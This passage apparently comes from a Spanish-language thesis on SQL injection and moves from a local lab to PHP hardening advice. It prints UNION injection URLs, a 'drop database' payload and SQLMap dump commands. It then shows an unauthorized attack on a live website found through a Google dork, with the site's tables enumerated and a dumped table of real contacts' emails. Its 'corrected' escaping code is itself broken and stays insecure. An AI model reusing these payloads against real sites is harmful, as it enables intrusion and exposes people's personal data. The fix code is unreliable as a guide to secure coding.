


Figura 0-44 Información del aplicativo web

Una vez finalizado el análisis da como resultado los datos y una estructura de los ataques que realizo y donde los realizo (archivo, variable, etc.)




Figura 0-45 Datos y estructura de los ataques que realizo

En este caso la herramienta en el bloque de Blind SQL Injection muestra sobre cuáles variables hizo las pruebas para saber la vulnerabilidad de la aplicación web como ve en la Figura 0-45 sobre las variables que se había probado anteriormente que es "id" para uso del aplicativo como tal y en las dos variables que se usan para realizar el login.

Para obtener información sensible que no se debería tener de la Base de Datos debe tener conocimiento de funciones propias de la Base de Datos que devuelva como resultado este tipo de información como son las funciones:

Connection_id(): Devuelve el ID de la conexión actual

Current_user(), Cuerent_user, User(): Devuelve el nombre de usuario autenticado dentro de la Base de Datos y el nombre del Host. Existen varias maneras para obtener el resultado del usuario.

Database(), Schema(): Devuelve el nombre de la Base de Datos a la que el aplicativo web está conectado

Version(): Devuelve la versión en la que se encuentra la Base de Datos

@@datadir: Devuelve la ruta donde se encuentra almacenada la Base de Datos.

Existen más funciones y de igual manera, funciones que son propias de SGBD en caso de no saber con qué Base de Datos trabaja la App web

Estas funciones deben ir como campos en la consulta que se va a anidar y con esto por pantalla nos presentara los datos que se vayan pidiendo en la siguiente Figura 0-46.



```
iox=1%27union%20select%201,%20connection_id(),current_user(),%20database(),%20user()--+
```

Figura 0-46 Campos en la consulta que se van anidando

Para realizar otro método de SQL Inyection es necesario conocer las Bases de Datos propias de cada SGBD por ejemplo en MySQL tenemos la Base de Datos “Information_Schema” mostrada en la siguiente Figura 0-47




Figura 0-47 Conocer las Bases de Datos propias de cada SGBD

Obteniendo acceso a esta Base de Datos del sistema se obtiene toda la información de la estructura de cualquier Base de Datos almacenada en el SGBD incluso de la Base de Datos que está relacionada con la aplicación web que está siendo atacado, y resulta más fácil obtener la información que esta almacenada dentro de la Base de Datos.

Dentro de esta Base de Datos “Information_Schema” tenemos la tabla con el nombre “SCHEMATA” la cual posee en su interior los nombres de todas las Bases de Datos que se encuentran almacenada como se muestra en la Figura 0-48.

```
SELECT * FROM `SCHEMATA`
```

Mostrar todo | Número de filas: 25 | Filtra

+ Opciones

CATALOG_NAME	SCHEMA_NAME	DEFAULT_CHARA
def	information_schema	utf8
def	asd	latin1
def	mysql	latin1
def	performance_schema	utf8
def	sys	utf8
def	tesis	latin1

Figura 0-48 Tabla con el nombre “SCHEMATA”

Siguiendo hasta la tabla con el nombre “TABLES” tendremos acceso a los nombres de todas las tablas y con relación a su respectiva Base de Datos a la que pertenecen como en la Figura 0-49.

```
SELECT * FROM `TABLES` ORDER BY `TABLES`.`TABLE_SCHEMA` DESC
```

Mostrar todo | Número de filas: 500 | Filtra

+ Opciones

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME
def	tesis	usuario
def	tesis	rol
def	tesis	pais
def	tesis	banda

Figura 0-49 Acceso a los nombres de todas las tablas y relación a Base de Datos

De igual manera si entramos a la tabla con el nombre “COLUMNS” tendremos acceso a todas las columnas con sus respectivas tablas y Base de Datos a la que corresponden se observa en la Figura 0-50.

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	ORDINAL_POSITION	C
def	tesis	banda	IDBANDA	1	
def	tesis	banda	IDPAIS	2	
def	tesis	banda	NOMBREBANDA	3	
def	tesis	banda	GENEROBANDA	4	
def	tesis	pais	IDPAIS	1	
def	tesis	pais	NOMBREPAIS	2	

Figura 0-50 Tabla "COLUMNS" para tener acceso a todas las columnas

Entonces conociendo la Base de Datos presentada anteriormente y haciendo uso de las funciones de concatenación de *string* que a continuación se nombran en la Figura 0-51, se obtiene toda la información de la Base de Datos que está trabajando en la aplicación web de prueba:

CONCAT (): Concatena los argumentos que se le manden dentro de los paréntesis, cada string que se desee concatenar debe ir separado por una coma, en caso de necesita un espacio que separe las palabras o añadir una cadena de caracteres propia, se debe crear entre comilla o apostrofes, y aquí pueden ser usadas las funciones antes vistas para obtener información sensible de la Base de Datos.

```
SELECT CONCAT(NOMBREBANDA, ' ', NOMBREPAIS) from banda natural join pais
```

Mostrar todo | Número de filas: 25 | Filtrar filas: Busc...

Ordenar según la clave: Ninguna

+ Opciones

CONCAT(NOMBREBANDA, ' ', NOMBREPAIS)

Marioneta Society	Ecuador
Helloween	Alemania
KISS	USA
Talco	Italia
AC/DC	Australia
RedSka	Francia
Iron Maiden	Inglaterra
Ska-p	España

Figura 0-51 Haciendo uso de la función CONCAT

GROUP_CONCAT (): Concatena a nivel de columnas, y recibe como argumento el nombre de la columna o columnas que se desea concatenar como se ilustra en la Figura 0-52

```
select GROUP_CONCAT(IDBANDA, NOMBREBANDA) from banda
```

Mostrar todo | Número de filas: 25

Ordenar según la clave: Ninguna

+ Opciones

GROUP_CONCAT(IDBANDA, NOMBREBANDA)

1Marioneta Society,2Helloween,3KISS,4Talco,5AC/DC,...

Figura 0-52 Haciendo uso de la función GROUP_CONCAT

CONCAT_WS (): Como primer parámetro debe ser un string que desea ser el separador entre los siguientes campos que quiera concatenar se observa en la Figura 0-53




Figura 0-53 Haciendo uso de la función CONCAT_WS

A continuación, se usara la herramienta “SQLMap” que facilita lo mostrado anteriormente, para poder usar esta herramienta se hará lo siguiente:

Vamos a instalar Python en su versión 2.7

Luego nos dirigimos a la página de SQLMap www.sqlmap.org

Descomprimir el archivo, nombrarlo “SQLMap” y

Esa carpeta se pegara en el lugar donde se instaló Python.

Para correr SQLMap se creara un acceso directo en el escritorio redireccionando al cmd y con el nombre SQLMap, posteriormente se abrirán las propiedades de este acceso directo y donde dice “Iniciar en:” se realiza una copia de la ruta de la carpeta SQLMap que se encuentra donde se instaló Python y se procederá a usar la herramienta como se observa en la Figura 0-54.

```

C:\>cd sqlmap
C:\sqlmap>sqlmap.py

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --
wizard, --update, --purge-output or --dependencies), use -h for basic or -hh for
advanced help

Press Enter to continue...

```

Figura 0-54 Consola SQLMap

Esta herramienta funciona con comandos propios de la herramienta por consola para obtener inicialmente todos los comandos para poder revisarlos escribimos en la consola lo que se muestra en la Figura 0-55.

```

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --
wizard, --update, --purge-output or --dependencies), use -h for basic or -hh for
advanced help

Press Enter to continue...

C:\sqlmap>sqlmap.py help--

```

Figura 0-55 Comando para obtener ayuda

Y retornara los comandos que podrá usar y una descripción como se observa en la Figura 0-56

```

C:\sqlmap>sqlmap.py help--

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --
wizard, --update, --purge-output or --dependencies), use -h for basic or -hh for
advanced help

Press Enter to continue...

C:\sqlmap>sqlmap.py help--

          +-----+
          | sqlmap |
          +-----+
          | (1.2.2.18#dev) |
          | http://sqlmap.org |
          +-----+

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --
wizard, --update, --purge-output or --dependencies), use -h for basic or -hh for
advanced help

Press Enter to continue...

```

Figura 0-56 Todos los comandos y para sirven

Para obtener información del nombre de la Base de Datos se ejecuta el comando como se muestra en la Figura 0-57 .

```

C:\sqlmap>sqlmap.py -u http://localhost/tesis2017/bandas_out.php?bandabox=1--dbs

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --
wizard, --update, --purge-output or --dependencies), use -h for basic or -hh for
advanced help

Press Enter to continue...

C:\sqlmap>sqlmap.py -u http://localhost/tesis2017/bandas_out.php?bandabox=1--dbs

```

Figura 0-57 Comando para obtener el nombre de BD

Se obtiene la base de datos que está siendo usada por el aplicativo web se reemplaza por el comando “--dbs” por “--current-db”

Una vez que tiene el nombre de la Base de Datos del aplicativo web usara el comando “-D” para elegir la Base de Datos con la que trabajara. Utilizando los siguientes comandos, seguido del comando “--tables” para decirle a la herramienta que obtenga esa información de la Base de Datos elegida.

Una vez que ya tendrá las tablas, elegirá sobre la tabla con el comando”-T” seguido del nombre, después usa el comando ”-columns” para obtener todas las columnas de una tabla

Con el observa que la función “-dump” arrojará la información en un archivo .CSV como en la Figura 0-58 Obteniendo el archivo con extensión .CSV(En la ruta que la herramienta indica) la información de las tablas que se elija obtener la información.

```
C:\sqlmap>table 'tesis.banda' dumped to CSV 'c:\users\autis\.sqlmap\output\localhost\dump\tesis\banda.csv'
```

Figura 0-58 Obteniendo el archivo con extensión .CSV

Al navegar hacia la ruta indicada encontrara el archivo ilustrado en la Figura 0-59




Figura 0-59 Verificando la ruta del archivo .CSV

Dentro de SQL Injection existen varias formas de conseguir información como habrá visto anteriormente, pero SQL Injection no solo sirve para acceder a información que

no podría acceder normalmente, además se puede dañar la Base de Datos desde el URL de una página, por ejemplo al momento de obtener el nombre de la Base de Datos con la que trabaja la App web podría inyectar:

```
; drop database tesis --+
```

Haciendo que la Base de Datos se elimine por completo, o ya que tendrá tablas y columnas podría empezar a insertar, actualizar o eliminar los registros a su conveniencia, se observa en las siguiente Figura 0-60.

localhost/tesisMySQL/bandas_out.php?bandabox=1%27;%20drop%20database%20tesis%20--+

INFORMACION DE BANDA

select * from banda natural join pais where idbanda=1; drop database tesis;

Warning: mysqli_error() expects exactly 1 parameter, 0 given in C:\wamp64\www\tesisMySQL\bandas_out.php on line 35

Call Stack

#	Time	Memory	Function	Location
1	0.0004	252088	[main]()	..bandas_out.php:0
2	0.0022	262168	mysqli_error()	..bandas_out.php:35

Fallo sentencia SQL...

Mostrar ventana de consultas SQL

✓ # 4 filas afectadas.

Figura 0-60 Consultando la información y eliminando la tabla con drop

Esto sólo sucede en el motor de Base de Datos MySQL ya que dentro de SQLServer, Oracle, PostgreSQL, si se pueden realizar este tipo de Inyecciones y así atacar directamente la Base de Datos y dejarla inservible.

A continuación, se usa lo que hemos visto hasta ahora aplicado a una página web que se encuentra buscando en internet, ingresa en el campo de búsqueda “inurl:php?id=”

con esto hará que devuelva las páginas que contienen “php?id=” es su url y así probar SQL Inyección de mejor manera como se muestra en la Figura 0-61.




Figura 0-61 Búsqueda de páginas php?id=

En la Figura 0-62 se elige una página de las obtenidas en la búsqueda para extraer la información que almacenan en su Base de Datos que está relacionada a la página web.




Figura 0-62 Selección de una página web

Primero se prueba si es susceptible a SQL Inyección haciendo prueba de errores con “\” como en la Figura 0-63.




Figura 0-63 Probando si es susceptible SQL Inyection con /

Como se logra ver por pantalla, el momento de probar con errores el SQL Inyection podrá determinar que la página es susceptible ya que no acaba de mostrar en pantalla el error de sintaxis que se esperaba con el nombre del Motor de Base de Datos que se usa para la página que en este caso es MySQL como se observa en la Figura 0-64 y por lo tanto ya conoce funciones propias del SGBD y sus tablas nativas desde la que podrá sacar la información.




Figura 0-64 Determinando que la página es susceptible y muestra un error

En la Figura 0-65 hace la inyección del “ORDER BY” con el método de búsqueda binaria para posteriormente hacer la inyección de unión y empezar a tomar los datos por pantalla, después de varias iteraciones de inyección se llega a determinar que la página posee 9 columnas para poder realizar la unión.



Figura 0-65 Inyección ORDER BY


www.a.com.mx/noticias_sup.php?id=%27%20union%20select%201,2,3,4,5,6,7,8,9--+



Figura 0-66 Muestra cuatro columnas

Se puede observar que se muestran columnas en la Figura 0-66 cuando estas dentro de la página es la única que aparece dentro y en esa posición es en la que comienza a obtener la información, en primer lugar obtiene el nombre de la base de datos con la que trabajan y su usuario como se observa en la Figura 0-67.

www.a.com.mx/noticias_sup.php?id=%27%20union%20select%201,2,3,(database()),5,6,7,8,9--+



www.a.com.mx/noticias_sup.php?id=%27%20union%20select%201,2,3,(user()),5,6,7,8,9--+




Figura 0-67 Obtención del nombre de la base de datos y su usuario

Se muestra en nombre de la base de datos es `acommx_base` y su usuario es `acommx_base@localhost` teniendo esta información se pueden obtener las tablas con los métodos ya mencionados anteriormente.



Figura 0-68 Generando los nombres de cada tabla

En la Figura 0-68 se está Generando los nombres de cada tabla que posee la Base de Datos las cuales son: anteriores, articulo, articulo,cat, artículos, banners, bannerswf, categories, directorio, directorio,cat, domains, galería, hojas, keywords, link_keyword0, link_keyword1, link_keyword2, link_keyword3, link_keyword4, link_keyword5, link_keyword6, link_keyword7, link_keyword8, link_keyword9, link_keyworda, link_keywordb, link_keywordc, link_keywordd, link_keyworde, link_keywordf, links, megusta, megustat, noticias, pending, portada, portafolio, site_category, sites, suscripcion, talleres, temp

Lo que sigue ahora será tomar los nombres de las tablas por lo que se hace de la tabla directorio.




Figura 0-69 Resultado de los campos

El resultado de los campos correspondientes a la tabla “directorio” como se observa en la Figura 0-69. Anteriormente para obtener los registros de las tablas por pantalla es fastidioso porque es necesario de uno en uno para saber de cuantos registros está realizando la siguiente consulta.



Figura 0-70 Obteniendo resultado de la tabla

Obtiene 52 resultados dentro de la tabla como se observa en la Figura 0-70 para obtener todos los registros en un solo archivo se realiza un volcado de información desde SQLMAP en la siguiente Figura 0-71.

```
C:\Python27\SQLMap>sqlmap.py -u http://www.a.com.mx/noticias_sup.php?id=6
-o -p id -D acommx_base -T directorio --dum
```

Figura 0-71 Volcado de información en SQLMAP

Se especifica la url, la variable que se va a atacar, el nombre de la Base de Datos que ya se había obtenido, la tabla de la información deseada y finalmente se pide a la herramienta que realice el volcado de información que lo realiza en un directorio predeterminado como se muestra en la Figura 0-72.

C:\Users\autis\.sqlmap\output\www.a.com.mx\dump\acommx_base.




Figura 0-72 Volcado de información en un directorio default

El contenido del documento de observa en la Figura 0-73.

	A	B	C	D	E	F	G	H	I
1	id,url,tipo,email,ciudad,titulo,detalle,contacto,telefono,direccion,descripcion								
2	59,http://www.luciavalencia.com,3,lucia@a.com.mx,México DF, Lucía-a Valencia,<blank>,Lucía-a Valencia,5								
3	6,http://www.adcglobalcreativity.com,0,pchristensen@adc-inc.com,México DF,ADC global creativity,"ADC								
4	7,http://www.argcomunicacion.com,0,contacto@argcomunicacion.com,<blank>,ARG comunicaci3n,Somos								
5	8,http://www.branchbranding.com,0,contact@branchbranding.com.mx," México, D.F.",Branch Branding								
6	104,http://www.ump.mx/,8,<blank>,Ciudad de México,Universidad Motolinía-a del Pedregal,"Universidad								
7	89,http://www.perron.com.mx,0,manuelconde@perron.com.mx,"Ciudad Texcoco, Estado de México",Perr								
8	10,http://www.beyondit.com.mx/brandit,0,"jmendoza@beyondit.com.mx, icalderon@beyondit.com.m								
9	79,www.ul iniciando en Agosto de 2013 la impartición de la Licenciatura en Diseño de la Comunicaci3n par								
10	101,http:// 16 Licenciaturas, 2 Especialidades, 10 Maestrías y un Doctorado en Educación.\r\n \r\nNue								
11	23,http://www.azulgris.com,0,info@azulgris.com,México DF,azulgris,"Azulgris es un estudio creativo espec								
12	17,http://www.lerf.com.mx,0,contacto@lerf.com.mx,<blank>,Lerf Design Group,"FORTALECER MARCAS CON								
13	20,http://www.td2.com.mx,0,r.trevino@td2.com.mx,<blank>,TD2 Consultores en Identidad y Diseño Estrat								
14	58,<blank>,7,<blank>,<blank>,ADC comunicaci3n,<blank>,<blank>,<blank>,<blank>,<blank>								
15	103,http://www.itesm.mx/,8,gabygarza@itesm.mx,"Monterrey, N.L.", "Tecnológico de Monterrey, campus N								
16	97,http://www.upaep.mx,8,admisiones@upaep.mx,Puebla,UPAEP,"Hoy, UPAEP es una instituci3n de p								
17	72,www.fotosmile.com.mx,4,servicioclientes@imprimart.com.mx,Edo. de México. C.P. 53569,FOTOSmile.								
18	26,http://www.circulodiseno.com.mx,0,luciaobregon@circulodiseno.com.mx,<blank>,Círculo Diseño,"Círc								
19	78,http://v además está acreditada por organismos supervisores de la calidad académica, como la Federa								
20	77,http://thetoilettes.com,0,walter@thetoilettes.com,Mexico D.F.,The Toilettes,"The Toilettes es una agencia								
21	28,http://v México, D.F. 06140 ",<blank>								
22	29,http://w redes sociales. desarrollo de aplicaciones móviles (Apps). DIGITAL. desarrollo de contenido. edito								

Figura 0-73 Vista del documento

Este método permite obtener la información sensible de la Base de Datos a pesar de que debe ser restringida para cualquier usuario.

CAPITULO 6.

6.Pruebas, Resultados y Recomendaciones

Este capítulo es dedicado a la seguridad de las paginas, se presenta una guía a modo de tutorial donde se muestra la manera de mejorar las técnicas de programación dentro de PHP y en general que se puede realizar para protegernos de los ataques de SQL Inyection y junto con la configuración de herramientas que nos permiten hacer más seguros los aplicativos web para que nuestra información almacenada dentro de la Base de Datos no se vea comprometida por parte de un atacante.

6.1 Protección de una Base de Datos

6.1.1 Métodos de protección contra SQL Inyection

Para protegernos contra ataques de tipo SQL Inyection y Blind SQL Inyection existen métodos recomendados desde la parte de programación, encriptado dentro de la Base de Datos, hasta la configuración de un Firewall que reconoce ataques de SQL Inyection, a continuación, se describen los métodos de protección más usados para que la información de las Bases de Datos de nuestras aplicaciones web no se vean comprometidos por ataques de tipo SQL Inyection y Blind SQL Inyection. Como hemos revisado hasta ahora, un aplicativo web es vulnerable a SQL Inyection en general por dos motivos.

1. Por mala práctica en la asignación de permisos al usuario sobre el aplicativo web.
2. Porque el aplicativo web a ser atacado posee información interesante y comprometedor dentro de sus Bases de Datos.

Y a pesar del conocimiento de los riesgos, no todas las aplicaciones web que se encuentran en Internet son seguras, y en el mundo sigue habiendo una gran cantidad de

ataques SQL Injection, con este capítulo se muestra cómo proteger eficientemente nuestra Base de Datos. Para cada lenguaje de programación existen funciones que tienen relación a los diferentes tipos de SGBD que nos ayudaran por medio de la programación que datos serán permitidos ingresar por el usuario y así no tener problemas con el ingreso de caracteres especiales.

Debido a que gran parte de las aplicaciones web están desarrolladas en php y es uno de los lenguajes más populares para desarrollo web veremos cómo proteger nuestra web con funciones propias del lenguaje un de ellas es la función “`mysqli_real_escape_string()`” que recibe dos argumentos, el primero es la conexión a la Base de Dato y el segundo es el *string* que se va a analizar, que es lo que el usuario va a ingresar, esta función se recomienda utilizarla en todos los campos de texto que se le permite ingresar al usuario principalmente deberá estar presente en los campos de texto de nombre de usuario y password en la validación para ingreso hacia un aplicativo web o hacia el modo de administrador

Dentro de nuestro aplicativo web tenemos el siguiente código mostrado en la Figura 0-74 para realizar la consulta sobre el usuario y password

```
$sql1 = "select nombreusuario from usuario where nombreusuario='" . $nu . "'";
$result1 = mysqli_query ($conexion,$sql1)
or die ("Fallo sentencia SQL ...<br />");

$sql2 = "select passwordusuario from usuario where passwordusuario='" . $pass . "'";
$result2 = mysqli_query ($conexion,$sql2)
or die ("Fallo sentencia SQL ...<br />");
```

Figura 0-74 Validación para ingreso hacia un aplicativo web o hacia el modo de administrador

Antes de empezar a mostrar los errores de programación que vuelve a la App web vulnerable a SQL Injection realizamos un análisis con la herramienta “Acunetix” que nos muestra en que variables del aplicativo web somos vulnerables.

Se determina que no es seguro ya que no existe control alguno sobre las variables que van almacenar lo que se ingrese dentro de los campos nombre de usuario y password respectivamente, haciendo uso de la función mencionada anteriormente el control de caracteres especiales dentro de los campos mencionados debe quedar como la Figura 0-75.

```

$sql1 = "select nombreusuario from usuario where nombreusuario=" . mysql_real_escape_string($nu) . "'";
$result1 = mysql_query ($conexion,$sql1)
or die ("Fallo sentencia SQL ...<br />");

$sql2 = "select passwordusuario from usuario where passwordusuario=" . mysql_real_escape_string($conexcion,$pass) . "'";
